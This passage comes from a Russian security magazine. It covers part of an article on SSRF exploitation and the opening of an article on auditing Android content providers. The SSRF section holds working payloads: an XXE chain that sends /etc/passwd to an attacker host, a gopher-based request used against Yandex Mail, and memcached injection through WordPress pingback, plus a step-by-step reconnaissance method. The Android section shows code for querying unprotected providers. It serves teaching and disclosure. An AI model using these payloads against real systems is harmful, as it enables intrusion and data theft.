Чем лучше мы понимаем ответ на вопросы из этого списка, тем выше вероятность успешного проведения атаки. Также часто случается, что возникают дополнительные ограничения между данными запроса с вектором атаки и самой отправкой подделанного пакета через сетевую библиотеку. Например, это могут быть input validation фильтры, приведение типов или еще что-то по стеку исполнения.

ПОЛУЧАТЕЛИ ПАКЕТОВ — ЦЕЛЕВЫЕ СЕРВИСЫ

В первой части статьи мы уже обсуждали, что главное условие успешной эксплуатации — отсутствие авторизации на целевом сервисе или же host-based-авторизация. Эксплуатация через брутфорс или же подключение с известными логинами/паролями, полученными через чтение файлов (что очень даже возможно в рамках одной уязвимости, например XXE), не рассматривается — принципиально все то же самое.

Теперь обратимся к тем самым сервисам, которые мы хотим эксплуатировать. То есть рассмотрим получателей наших подделанных запросов. Глобально может быть только два подвида этих получателей, в зависимости от типа протокола сетевого взаимодействия:

- текстовый протокол (plain/text, управляющие символы обычно \r\n — переводы каретки и строки, остальные байты чаще всего — печатные символы);
- бинарный протокол (пакет состоит из заголовка и тела данных, как правило, в заголовке встречается длина тела, пакет не составить без управляющих байт — 0x00–0x1f).

Как ты понимаешь, проще всего эксплуатировать plain/text-протоколы. По счастливому стечению обстоятельств, именно эти протоколы используются в noSQL, системах мониторинга и прочих сервисах в вебе.

В общем случае, когда мы хотим прощупать возможность эксплуатации какого-то сервиса, необходимо проверить, как он реагирует на невалидные пакеты. Тут есть два варианта — сервис может или закрыть сокет, или нет. Бинарные протоколы, как правило, сокет закрывают, plain/text же только выдают ошибку и продолжают работать. Можешь поэкспериментировать для понимания с HTTP, например. Веб-сервер не закроет сокет при получении белиберды, только вернет 400 Bad request и продолжит ждать новые пакеты в том же сокете.

Именно эти особенности и помогают нам атаковать. Имея возможность помещать в подделанный пакет CRLF (\r\n) байты, мы можем заставить сервис корректно обрабатывать его вне зависимости от данных, идущих до наших (префикса) и после наших (постфикса). Если у тебя возник справедливый вопрос, откуда, собственно, в подделанном пакете могут взяться префикс и постфикс, ты на правильном пути! Только сначала советуем еще раз перечитать первую часть этой статьи и статью в предыдущем номере журнала ;).

ЧТЕНИЕ ОТВЕТА — ТРЮКИ, АКРОБАТЫ И ЦИРКАЧИ

Отправить запрос на сервер — это еще полдела. Разумеется, в ряде случаев хватает и этого — эксплуатация начинается и заканчивается в один запрос или же можно выполнить ее за ограниченное количество последовательностей запросов — своеобразных реплеев.

Но если есть возможность читать данные ответа целевого сервиса на наш запрос, это всегда только плюс. Как минимум — проще проверить наличие уязвимостей и работоспособность вектора атаки, да и просто отличная демонстрация. Как максимум — в ряде случаев необходимо читать ответ, чтобы продолжить атаку. Возьмите хотя бы типичный пример авторизации, пусть мы и знаем логин с паролем, но для установки сессии требуется передать серверу хеш от пароля и специального токена, который вам сам же сервер и передал запросом выше.

В реальной жизни чтение ответа, как правило, ограничено логикой веб-приложения. Есть и универсальные способы, например, когда мы можем в процессе парсинга XML-документа обратиться к двум внешним сущностям по очереди, причем в адресе второй из них будет содержаться значение первой. Этот метод подробно описан в японском блоге: d.hatena.ne.jp/teracc/20090718#1247918667. И очень помогает эксплуатировать XXE. Вот эксплойт:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY a SYSTEM "http://attacker/attack.dtd">
  %a;
]>
<foo>&e1;</foo>
attack.dtd:
<!ENTITY % p1 SYSTEM "file:///etc/passwd">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM ↵
'http://attacker/LOGME#%p1;'>">
%p1;
%p2;
```

Отметим, что трюк будет работать только в таком виде — файл attack.dtd должен обязательно быть скачан из внешнего источника, если записать все его содержимое в XML payload, ничего работать не будет — так уж устроены парсеры.

Но это для XXE, а как же быть, когда работают другие фильтры? Например, данные ответа проверяются на принадлежность к формату картинки и только в этом случае отдаются в HTTP-ответ? В общем случае можно использовать конкатенацию. Многие протоколы поддерживают отправку более чем одного пакета в рамках одного соединения (в одном открытом сокете). Соответственно, ответом на такой запрос будет последовательность из ответов на каждый пакет запроса по очереди. Для HTTP это называется keep-alive, знакомо, правда? :) Для других plain/text-протоколов правило множества пакетов в одном сокете также работает почти всегда.

Теперь давай экспериментировать. Пусть надо вытащить данные с HTTP-страницы, расположенной на сервере внутри сети, через SSRF. При этом уязвимое приложение возвращает строго определенный тег XML. То есть нам надо получить от внутреннего веб-сервера абсолютно валидный XML, где в теге error располагаются интересные данные. Этот вектор уже был рассмотрен в предыдущей статье и на конкурсе ZeroNights hackquest. Поэтому приведу один лишь эксплойт, наглядно демонстрирующий конкатенацию с целью подделки формата ответа:

```
HTTP/1.1 200 OK
Date: Thu, 08 Nov 2012 14:03:34 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.3-7+squeeze14
Content-Length: 47
Content-Type: text/html

<error><![CDATA[
HTTP/1.1 200 OK
…
HTTP/1.1 200 OK
...
]]></error>
```

Три запроса в одном сокете — и три ответа: хидер, тело и футер под наш формат.

МЕТОДИКА АТАК

С помощью SSRF можно не только подделывать запросы, но и видоизменять части запроса, создаваемого логикой уязвимого приложения. Казалось бы, зачем такое может пригодиться? Для того, чтобы утащить данные из исходного запроса! Например, логин/пароли или ключи OAuth. Это особенно часто встречается в различных API. Более подробно про такой вид атак написано ниже.



Важно не путать терминологию, чтобы общаться с другими специалистами и понимать материал в интернете!

www.nostarch.com/download/tangledweb_ch3.pdf

The Consequences of Supporting HTTP/0.9

Despite the improvements made in HTTP/1.0 and HTTP/1.1, the unwelcome legacy of the "dumb" HTTP/0.9 protocol lives on, even if it is normally hidden from view. The specification for HTTP/1.0 is partly to blame for this, because it requested that all future HTTP clients and servers support the original, half-baked draft. Specifically, section 3.1 says:

> HTTP/1.0 clients must . . . understand any valid response in the format of HTTP/0.9 or HTTP/1.0.

In later years, RFC 2616 attempted to backtrack on this requirement (section 19.6: "It is beyond the scope of a protocol specification to mandate compliance with previous versions."), but acting on the earlier advice, all modern browsers continue to support the legacy protocol as well.

To understand why this pattern is dangerous, recall that HTTP/0.9 servers reply with nothing but the requested file. There is no indication that the responding party actually understands HTTP and wishes to serve an HTML document. With this in mind, let's analyze what happens if the browser sends an HTTP/1.1 request to an unsuspecting SMTP service running on port 25 of *example.com*:

Раздел из книги The Tangled Web Михала Залевски о HTTP/0.9 доступен бесплатно. Рекомендуем!

Вернемся к случаю атаки целевого сервиса и попробуем описать общую методику.

- Изучение возможностей сетевой библиотеки, через которую проводится атака:
  - поддерживаемые протоколы,
  - возможность отправки данных сразу после установки соединения,
  - дополнительные ограничения.
- Сканирование портов локального интерфейса (loopback 127.0.0.1).
- Определение внутренней адресации, если есть (192./172./10. и так далее).
- Сканирование хостов внутренней сети.
- Сканирование портов внутренней сети по доступным хостам.
- Определение слушающих сервисов по IP.
- Определение слушающих сервисов по баннерам (если возможно).
- Изучение авторизации доступных по портам сервисов.
- Изучение доступных по авторизации сервисов по протоколам.
- Выбор сервисов, на которые возможно проведение атаки, по соответствию между возможностями сетевой библиотеки, через которую проводится атака, и сетевым протоколом самого сервиса.

Первым делом надо понять, что именно создает нам подделываемые пакеты и какие ограничения на это налагаются, — изучить сетевую библиотеку. Проще всего для этих целей запустить на своем сервере утилиту netcat (команда nc –l –vv –p <PORT>) и смотреть, какие данные прилетят нам от уязвимого сервера в том или ином случае. Очень хороший и надежный вариант, но требует, очевидно, чтобы файрвол на стороне сервера не закрывал возможность соединяться с твоим хостом. Заметим, что сетевая библиотека также может сообщать свое название и версию в различных заголовках, например внутри «User-agent». Так что обращай внимание на данные, которые пришли в пакете.

Если же соединение принципиально не хочет устанавливаться, придется действовать вслепую. Для выявления самого факта наличия уязвимости в таком случае помогут тайминги — проверка времени выполнения запроса с вектором атаки, направленным на различные порты, например loopback интерфейса. Понятно, что файрвол такие соединения блокировать не будет.

Дополнительными ограничениями могут быть всякие гадкие input validation фильтры на пути между вектором атаки и сетевой библиотекой, подделывающей запрос. Вещи неприятные, но некритичные. Что и логично — такая фильтрация предусмотрена обычно совсем не для защиты от SSRF, поэтому и помешать она таким атакам особо не сможет.

Итак, есть понимание, какие именно запросы и как мы можем подделывать. Теперь надо придумать, куда такие запросы можно отправлять. По сканированию здесь ничего нового. Обычная процедура ознакомления с инфраструктурой. Главным образом стоит обратить внимание на локальный интерфейс. В реальной жизни на этом можно начать и закончить. Большинство сервисов, поддерживающих host-based auth, доверяют какому-то определенному хосту и себе самому. В этом случае эксплуатация SSRF становится просто идеальной — не приходится сканировать хосты внутри сети, весь профит можно получить с одного локального интерфейса. А двигаться вовнутрь уже после, получив полноценный шелл.

Обрати внимание на возможность получения баннеров сервисов в некоторых случаях. Действительно, если есть возможность читать ответ сервиса, можно прочитать данные из первого же ответа, которые называются баннером. Если здесь что-то ново и непонятно, проще всего выполнить у себя локально такую команду:

```
$ telnet localhost 22
Trying ::1...
Connected to localhost (::1).
Escape character is '^]'.
SSH-2.0-OpenSSH_5.9
```

Если запущен OpenSSH-демон, мы увидим в терминале его баннер-приглашение, по которому можно понять тип сервиса, а иногда и версию. Разумеется, администратор может изменить эту строку. Сам метод получения баннеров уже сто лет назад описан в сетевых атаках и реализован во множестве сканеров, включая популярный Nmap.

В реальной жизни же все еще проще — типы сервисов определяются по портам, которые, как правило, используются всегда стандартные. Список портов можно найти на странице Wiki: en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers. Для более редких сервисов проще использовать Google.

Сервисы определили, осталось совсем чуть-чуть. На самом деле это по тексту долго читать, но стоит только набить руку, и атаки пойдут гораздо быстрее :). Лезем в Google, читаем про каждый сервис разделы авторизации. Если host-based, просто прекрасно, помечаем красным и начинаем эксплуатацию с них.

Лучше всего для выработки вектора атаки поставить сервис себе локально и отточить все «на кошках». Если же речь идет про какие-то популярные вещи, типа того же memcached, можно воспользоваться примерами из SSRF cheatsheet (кнопка сверху на lab.onsec.ru). Когда возникает понимание, что надо поместить в пакет для эксплуатации атаки, пора сверить часы — может ли наша сетевая библиотека сделать такой пакет? Если да, то счастье в руках, если нет — пробуем другой сервис или же прикладываем новые усилия, чтобы заставить библиотеку сделать то, что требуется. Нередко и сервисы могут работать не совсем так или даже совсем не так, как написано в документации на их сетевой протокол, так что варианты есть всегда.

АТАКИ С ЦЕЛЬЮ ПОЛУЧЕНИЯ ДАННЫХ ИСХОДНОГО ЗАПРОСА

Основы эксплуатации целевых сервисов мы обсудили. Теперь можно рассмотреть более редкий, но интересный вариант проведения атаки. Мы уже упоминали, что бывают случаи, когда можно не подделать целиком весь запрос от имени сервера, а только изменить часть данных в исходном запросе. Это может пригодиться, чтобы прочитать остальную часть запроса, которая может содержать интересную информацию, например логин/пароль.

В самом простом случае можно исправить только получателя запроса, тогда данные придут в неизмененном виде. Но на практике такой вариант нам пока не встречался, зато встречался более сложный и интересный случай. Вот код для ознакомления:

```
$url = "http://intranet-host1/private-handler?s=↵
       {$_GET['s']}";
$ch = curl_init($url);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, "key=secret");
$resp = curl_exec($ch);
```

Как видно, мы можем влиять на путь в URL назначения запроса, но не можем изменить адрес хоста. Для полного счастья нам надо найти open-redirect на хосте intranet-host1. Но обрати внимание, интересные данные передаются методом POST. Это значит, что простого редиректа здесь не хватит. Не хватит для браузера, но не для сетевой библиотеки cURL. Если посмотреть исходники cURL, станет понятно, что POST превращается в GET при редиректе, только когда получен статус ответа 301, 302, 303, 304. Но при 300, 305, 306, 307, 307 все пересылается без преобразования, то есть формируется новый POST на другой хост, указанный в HTTP-заголовке Location, но с тем же телом данных, которое было в оригинальном запросе. Таким образом, простого open-redirect на intranet-host1 не хватит, а вот HTTP response splitting вполне хватит. Еще один интересный случай из жизни описал недавно в своем блоге Леша Синцов: asintsov.blogspot.ru/2013/01/ssrf.html — настоятельно рекомендуем к ознакомлению.

ПРИМЕРЫ

Настало время живых примеров! Для начала рассмотрим, что могли бы получить из своей находки авторы XML pingback уязвимости в WordPress, если бы читали наши работы по SSRF :).

ЯНДЕКС SSRF

В конце прошлого года компания «Яндекс» открыла постоянную программу вознаграждения за обнаруженные уязвимости. Суммы выплат пока невелики по сравнению с западными конкурентами (до 1000 долларов за самые ядреные баги), но мы ведь не ради денег развлекаемся, правда? :) Подробности доступны на официальном сайте: company.yandex.ru/security. Мы тоже приняли участие в этом движении, во многом потому, что Яндекс — прекрасная разнородная по технологиям площадка, которая подходит для проверки наших новых теорий. Убедившись, что SSRF-атаки полностью отвечают условиям и ограничениям по условиям этого конкурса, принялись их искать.

В целом подобных уязвимостей было найдено немало, но все они, по понятным причинам, однотипные. В позапрошлом году мы уже делали несколько подходов к SSRF в Яндексе, эксплуатируя XXE (слайды можно посмотреть здесь: bit.ly/159ggBo). В этот заход хотелось чего-то посвежее, что и было обнаружено после короткого времени. Был проэксплуатирован функционал на странице Яндекс. Почты, где можно добавлять RSS-потоки в свои ленты. Запустили такой эксплойт в адрес mail.yandex.ru:


```
POST /my/handlers/handlers.jsx?_h=do-lenta-feed-add ↵
HTTP/1.1
Host: mail.yandex.ru
...

_handlers=do-lenta-feed-add&_service=lenta&feed_url=↵
gopher%3A%2F%2Fssrf-tester.onsec.ru%3A8000/1stats&_↵
connection_id=87c098ee99fbf68a7e965b3edeacf214&_ckey=↵
h0WCaZbJboWvvb%2BCGlq7xMKFun2%2Bof%2F20T%2BwG2B94k8%3D&_↵
locale=ru&_timestamp=1352485765744&_product=RUS
```

И стали слушать на сервере ssrf-tester.onsec.ru порт 8000 с помощью netcat (команда nc). Удивлению не было предела, когда прилетел вот такой пакет:

```
# nc -vv -l -p 8000
listening on [any] 8000 ...
connect to [ssrf-tester.onsec.ru] from ↵
front01b.feeds.yandex.net
[95.108.215.23] 37405
stats
```

Адрес ленты мог содержать ссылку по протоколам, отличным от HTTP, например Gopher, а в качестве сетевой библиотеки



Так выглядел вектор атаки на странице Яндекс.Почты

отрабатывал LWP (libwww for perl). Это давало возможность подделывать TCP-пакеты с хостов front*.feeds.yandex.ru. Функционал исполнялся разными однотипными нодами, в зависимости от того, куда балансировщик нагрузки распределил наш запрос с эксплойтом, что можно было видеть по имени хоста, который отправлял подделанный запрос.

Затем последовала фаза сканирования локального интерфейса, на котором и был обнаружен открытый порт 11211. Чтобы убедиться, что на порту висит не что-то там, а именно memcached, мы сделали следующие запросы:

```
gopher://localhost:11211/9aaa
gopher://localhost:11211/9quit
```

Первый из них отрабатывал долго и отбивался по тайм-ауту, второй же отрабатывал мгновенно. Все говорило в пользу memcached. Данные из ответа можно было прочитать только в том случае, если вернулся валидный RSS/XML. В этом случае содержимое потока просто добавляется на страницу Яндекс.Почты. Но не так-то просто оказалось отформатировать memcached-вывод в XML: дело в том, что при отправке значений ключей всегда добавляется системная строка, начинающаяся с «VALUE», например:

```
get Hello
VALUE Hello 0 10
1234567890
END
```

Такая конструкция всегда ломает XML, и ничего хорошего не получается. Раздосадованные, что у нас есть только возможность вслепую устанавливать и менять ключи в memcached, мы начали думать, как вытащить хоть какие-нибудь данные.

Кроме memcached, наверное, самый очевидный вариант — дернуть что-нибудь, доступное по HTTP. Но с HTTP через Gopher все тоже не очень просто, так как заголовки ответа всегда мешаются и ломают синтаксис. А без Gopher не сделать несколько запросов вместе, чтобы склеить ответы в нужный нам XML-формат. Но здесь на помощь приходит прекрасная книжка The Tangled Web Михала Залевски, которая подробно рассказывает про client-side-атаки с использованием HTTP/0.9. Это упрощенный протокол, при котором сервер возвращает в сокет только тело ответа без заголовков!

Просто прекрасно, это именно то, что нам и надо. Кстати, этот же вектор обнаружен и очень хорошо описан командой RDot.Org при выполнении заданий одного из недавних CTF: bit.ly/VSum3e.

```
GET /
<html>
<head>
...
```

Для демонстрации чтения данных мы выполнили чтение тестового файла, доступного по HTTP, на чем и успокоились в этот раз. В свое оправданием скажем, что были и другие, более интересные и успешные атаки на Яндекс через SSRF, о которых пока рассказывать не стоит.

WORDPRESS PINGBACK API SSRF

Сама уязвимость обнаружена в конце того года и была представлена миру как возможность сканирования портов локальной сети, сервера, на котором установлен WordPress: www.ethicalhack3r.co.uk/introduction-to-the-wordpress-xml-rpc-api. Не очень густо, правда? А чтобы добавить густоты, надо было смотреть в исходники. Для начала вот этот кусочек кода, который содержит ограничения на формат данных. Именно этот код не дает нам читать все содержимое ответа:

```
./wp-includes/class-wp-xmlrpc-server.php:
4988   $linea = wp_remote_fopen( $pagelinkedfrom );
4989   if ( !$linea )
       ...
4999   preg_match('|<title>([^<]*?)</title>|is', ↵
      $linea, $matchtitle);
5000   $title = $matchtitle[1];
5001   if ( empty( $title ) )
5002      return new IXR_Error(32, __('We cannot find ↵
       a title on that page.'));
5003
5004   $linea = strip_tags( $linea, '<a>' ); ↵
      // just keep the tag we need
5005
5006   $p = explode( "\n\n", $linea );
5007
5008   $preg_target = preg_quote($pagelinkedto, '|');
5009   foreach ( $p as $para ) {
5010      if ( strpos($para, $pagelinkedto) !== false ) {↵
          // it exists, but is it a link?
5011         preg_match("|<a[^>]+?".$preg_target.↵
             "[^>]*>([^>]+?)</a>|", $para, $context);
5012
5013         // If the URL isn't in a link context, ↵
             // keep looking
5014         if ( empty($context) )
5015            continue;
 ...
5019         $excerpt = preg_replace↵
             ('|\</?wpcontext\>|', '', $para);
5020
5021         // prevent really long link text
5022         if ( strlen($context[1]) > 100 )
5023            $context[1] = substr↵
                ($context[1], 0, 100) . '...';
```

Ну и какой здесь формат? Все, что между <title> и </title>, попадает в поле автора сообщения, все, что между и , — в тело сообщения. При этом на первое поле налагается ограничение по длине 255 байт (так как это размер колонки в СУБД), а на второе — 100 байт (строки кода 5022–5023). Таким образом, мы можем читать суммарно 355 байт. Немного, но вполне достаточно. Осталось дело за малым — отформатировать ответ сервера таким образом, чтобы он содержал нужные нам метки <title> и <a href>.


Рассмотрим атаку на примере memcached. Сначала установим маркеры формата в ключи t_start, t_end, a_start, a_end. В plain/text-протоколе memcached это будет выглядеть так:

```
set t_start 0 3600 7
<title>
set t_end 0 3600 8
</title>
set a_start 0 3600 33
<a href=http://localhost/wp/?p=1>
set a_end 0 3600 4
</a>
// Собираем все вместе для схемы gopher://
gopher://localhost:11211/set%20t_start%200%203600%207%0a↵
<title>%0aset%20t_end%200%203600%208%0a<.title>%0aset%↵
20a_start%200%203600%2033%0a<a href=http://localhost/wp/↵
?p=1>%0aset a_end%200%203600%204%0a</a>%0aquit
```

Теперь все готово к атаке. Мы установили метки под индексами t_start/end и a_start/end со временем жизни один час (параметр команды set 3600 в секундах). Можно читать данные из memcached, например вывести значение команды stat следующим образом:

```
get t_start
stats
get t_end
get a_start
get a_end
// Собираем все вместе для схемы gopher://
gopher://localhost:11211/get%20t_start%0astats%0aget%↵
20t_end%0aget%20a_start%0aget%20a_end%0aquit
```

Если возникли вопросы, как работает протокол Gopher, рекомендуем обратиться к первой части статьи. Заметим также, что последняя команда quit используется, чтобы закрыть сокет и не ждать тайм-аута. В этом составном запросе к memcached мы прочитали нашу метку title, а между открывающим и закрывающим тегами положили вывод команды stats. Аналогичным образом можно читать и другие (чужие) ключи в memcached. Также есть вектор атаки на локальный файл access_log, в который мы можем инжектить маркеры в своих запросах, а между ними расположатся интересные данные, которые будут прочитаны, — чужие запросы к этому серверу (см. скриншоты).



Читаем access_log через WordPress

ЗАКЛЮЧЕНИЕ

Вот и подошла к концу вторая часть нашей статьи про SSRF-атаки. Не уязвимости, не новые, а очень даже старые и давно привычные идеи эксплуатации доверительных настроек внутри сети, SSRF продолжают радовать нас всех новыми векторами и появлением в самых неподходящих и неожиданных местах, как в программах с открытыми исходными кодами, так и на серверах крупных компаний.

От себя пообещаем вернуться с новыми эксплойтами в следующих выпусках журнала. Все свежие варианты эксплуатации SSRF как с точки зрения уязвимостей, так и с точки зрения сервисов, подвластных этой атаке, мы соберем для выступления на HITB в апреле этого года и заранее сообщаем — будет очень жарко, смотрите слайды и записи! Также не забывай периодически просматривать обновления в «SSRF bible. Cheatsheet» (кнопка сверху на lab.onsec.ru), туда стекаются самые интересные векторы. До новых встреч на страницах журнала, спасибо, что дочитали до конца! ⌶

Юрий Леонычев (yleonychev@yandex-team.ru)

СЛАБОЕ ЗВЕНО

КОНТЕНТ-ПРОВАЙДЕРЫ — СЛАБОЕ МЕСТО В ANDROID-ПРИЛОЖЕНИЯХ

В среднем на Android-устройствах доступно более ста экспортируемых контент-провайдеров. Они поставляются как системными приложениями, так и сторонними. Уязвимость в подсистеме контент-провайдеров Android автоматически ставит владельца устройства под удар. К открытым контент-провайдерам можно обращаться, не имея специально запрашиваемых привилегий. И приложение, которое читает твои приватные данные, фактически не проявит никаких признаков вредоносного кода...

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

САМ СЕБЕ ЗЛОБНЫЙ БУРАТИНО

На страницах журнала уже не раз обсуждались особенности разработки приложений для платформы Android, поэтому мы не будем лишний раз углубляться в уже известные читателю детали. Но все-таки я немного расскажу про архитектуру Android и о некоторых ее особенностях.

Важной возможностью для всех операционных систем общего назначения всегда были разнообразные методы межпроцессного взаимодействия. В относительно молодой ОС Android было использовано очень много удобных решений, которые должны были облегчить жизнь разработчикам. Одним из таких решений стали контент-провайдеры. Контент-провайдер — это поставщик данных. Любое приложение может создать свой контент-провайдер, который после установки приложения будет зарегистрирован операционной системой (см. врезку «Как задаются свойства контент-провайдера»).

РАЗГРАНИЧЕНИЕ ДОСТУПА И КОНТЕНТ-ПРОВАЙДЕРЫ

Андроид проектировался как достаточно защищенная платформа, о контент-провайдерах разработчики операционной системы позаботились. Они предоставили очень гибкую систему разграничения доступа, которая позволяет на многих уровнях тонко отрегулировать все возможности взаимодействия.

На самом верхнем уровне можно просто сделать провайдер неэкспортируемым и пользоваться им внутри своего приложения. Если мы все-таки решили его экспортировать, то можно глобально ограничить к нему доступ с помощью параметра android:permission в секции <provider> манифеста. В качестве разрешения можно использовать любое уже определенное в системе или задать свое собственное. Это очень удобно, если мы хотим разрешить доступ к провайдеру для группы своих приложений. Мы просто даем всем своим приложениям нестандартное разрешение, точно таким же разрешением закрываем доступ к провайдеру. После этого все приложения из нашей уютной инфраструктуры получат доступ к провайдеру на чтение и запись.

Для более тонкой регулировки можно использовать параметры android:readPermission и android:writePermission. Как ясно из их названий, они позволяют установить отдельно ограничение доступа на чтение или запись. Причем эти параметры имеют больший приоритет, чем более общий параметр android:permission.

Но есть и еще один, более глубокий уровень регулировки доступа. Он позволяет разрешить доступ к определенному набору информации, который поставляет провайдер. На полную катушку в этом случае используется то, что доступ к провайдеру осуществляется через URI (bit.ly/MELKGx).


К сожалению, не все разработчики уделяют внимание вопросам безопасности, поэтому многие приложения регистрируют в операционной системе контент-провайдеры полностью открытые как на чтение, так и на запись.

ПРОБЛЕМЫ И РЕШЕНИЯ


Итак, мы уже можем сделать предварительные выводы о том, чем нам грозит плохо реализованный контент-провайдер:

Несанкционированный доступ к персональным данным пользователя и чувствительной информации. Причиной может быть открытый контент-провайдер, который установило в систему легитимное приложение с высоким уровнем привилегий. Предположим, мы хотим почитать из своей не совсем легальной программы SMS пользователя. Если мы запросим напрямую разрешение READ_SMS, то привлечем к себе ненужное внимание. Да и человека, который установит программу, читающую SMS, еще нужно поискать. С другой стороны, можно попробовать найти уже зарегистрированный в системе контент-провайдер, который установило привилегированное стороннее или встроенное приложение.


Уязвимости типа SQL injection в провайдерах, работающих с базами данных. К сожалению, фильтрация пользовательского ввода полностью отдана на откуп разработчику мобильных приложений. Более того, «корпорация добра» оставила в документации множество грабель, на которые наступают программисты. Так, в разделе Content Provider Basics Android SDK есть подраздел Protecting Against Malicious Input, на который многие просто не обращают внимания. Разработчики не совсем точно понимают, как работают интерфейсы для обращения к БД SQLite в Android. Например, многие полагают, что повсеместно используемый метод query из класса android.database.sqlite совершенно безопасен. Но это не соответствует действительности, исследователи из MWR Labs достаточно подробно описали проблему (bit.ly/M35jGK) и даже нашли несколько уязвимостей в устройствах Samsung (bit.ly/11SX5M6). Они также выпустили удобный фреймворк Mercury, который позволяет находить такие дырки в приложениях. Многие разработчики не используют prepared statements, хотя они были в Android с первой версии API (bit.ly/SF3zKk).



Главное окно приложения. Позволяет выбрать параметры для вызова контент-провайдера



Список доступных контент-провайдеров с указанием выданных прав на чтение и запись



Результат запроса к провайдеру settings



Биометрическая блокировка экрана (Samsung Galaxy S)

ПИШЕМ СВОЮ УТИЛИТУ ДЛЯ АНАЛИЗА КОНТЕНТ-ПРОВАЙДЕРОВ

Ранее я уже упомянул Mercury от MWR Labs. Это замечательный набор инструментов, и я рекомендую им пользоваться. К сожалению, лично меня повергает в уныние один взгляд на пользовательское лицензионное соглашение, под которое попадает этот продукт. Кроме того, лучше всего усвоить материал на практике, тем более когда программирование не представляет существенной сложности.

Напишем свое приложение под Android для анализа контент-провайдеров. Что мы сделаем?

1. Получим информацию обо всех зарегистрированных в операционной системе контент-провайдерах.
2. Определим, какие из этих провайдеров не защищены с помощью привилегий.
3. Немного поэкспериментируем ;).

Как я уже упоминал, провайдеры регистрируются в операционной системе при установке приложения. Поэтому самым удобным инструментом для извлечения информации будет PackageManager.

```
        The heavy metal that poisoned the droid

mercury> connect 127.0.0.1
*mercury> help

Commands - type help <command> for more info
----------------------------------------
activity  broadcast   exit  modules  packages  service  tools
back      debuggable  help  native   provider  shell

*mercury> provider
*mercury#provider> help

Commands - type help <command> for more info
----------------------------------------
back  columns  delete  exit  finduri  help  info  insert  query  read  update
```

Интерфейс командной строки MWR Mercury

```
getPackageManager().getInstalledPackages(PackageManager.↵
GET_PROVIDERS).size();
...
for (PackageInfo pack: getPackageManager().↵
getInstalledPackages(PackageManager.GET_PROVIDERS)) {
  providers = pack.providers;
  if (providers != null) {
    for (ProviderInfo provider: providers) {
      if (provider.authority != null) {
        // provider.authority
        // provider.readPermission
        // provider.writePermission
        ...
      }
    }
  }
}
```

Объект типа ProviderInfo содержит всю необходимую нам информацию. Мы получим соответствующий ContentResolver и обработаем результат и возможные исключения.

```
...
try {
  Uri uri = Uri.parse(authority); // Получаем URI вида
                                  // content: //
  ... // Подготавливаем параметры для обращения к контент-
      // провайдеру
  // Запрашиваем данные у контент-провайдера.
  // В ответ получим курсор или исключение
  Cursor c = getContentResolver().query(uri, prj, ↵
  selection, sel_args, null);

  int col_c = c.getColumnCount();...
  // Проходим курсором по результатам запроса
  if (c.moveToFirst()) {
    do {
      // Пробежимся по всем колонкам
      for (int i = 0; i < col_c; i++) {
        // Если в колонке, возможно, картинка
        if (Columns[i].toLowerCase().contains("image")) {
          ...
          byte[] blob = c.getBlob(i);
          // то показываем в hex-виде (можно и отобразить
          // на экране устройства)
          s += bytesToHexString(blob);
        } else {
          try {
            // Если содержимое колонки не отображается
            // как текст
            s += c.getString(i);
          } catch (Exception e) {
            // показываем как hex
            byte[] blob = c.getBlob(i);
            s += bytesToHexString(blob);
          }
        }
      }
    } while (c.moveToNext());
  }
} catch (Exception e) {
  // Чаще всего исключения возникают из-за недостатка
  // прав или ошибки в запросе, но в любом случае они
  // очень информативны
  s += e.getMessage();
  ...
```

Остальная часть кода нашего приложения служит для оформления пользовательского интерфейса, поэтому я ее опускаю. На выходе мы получили небольшую утилиту.

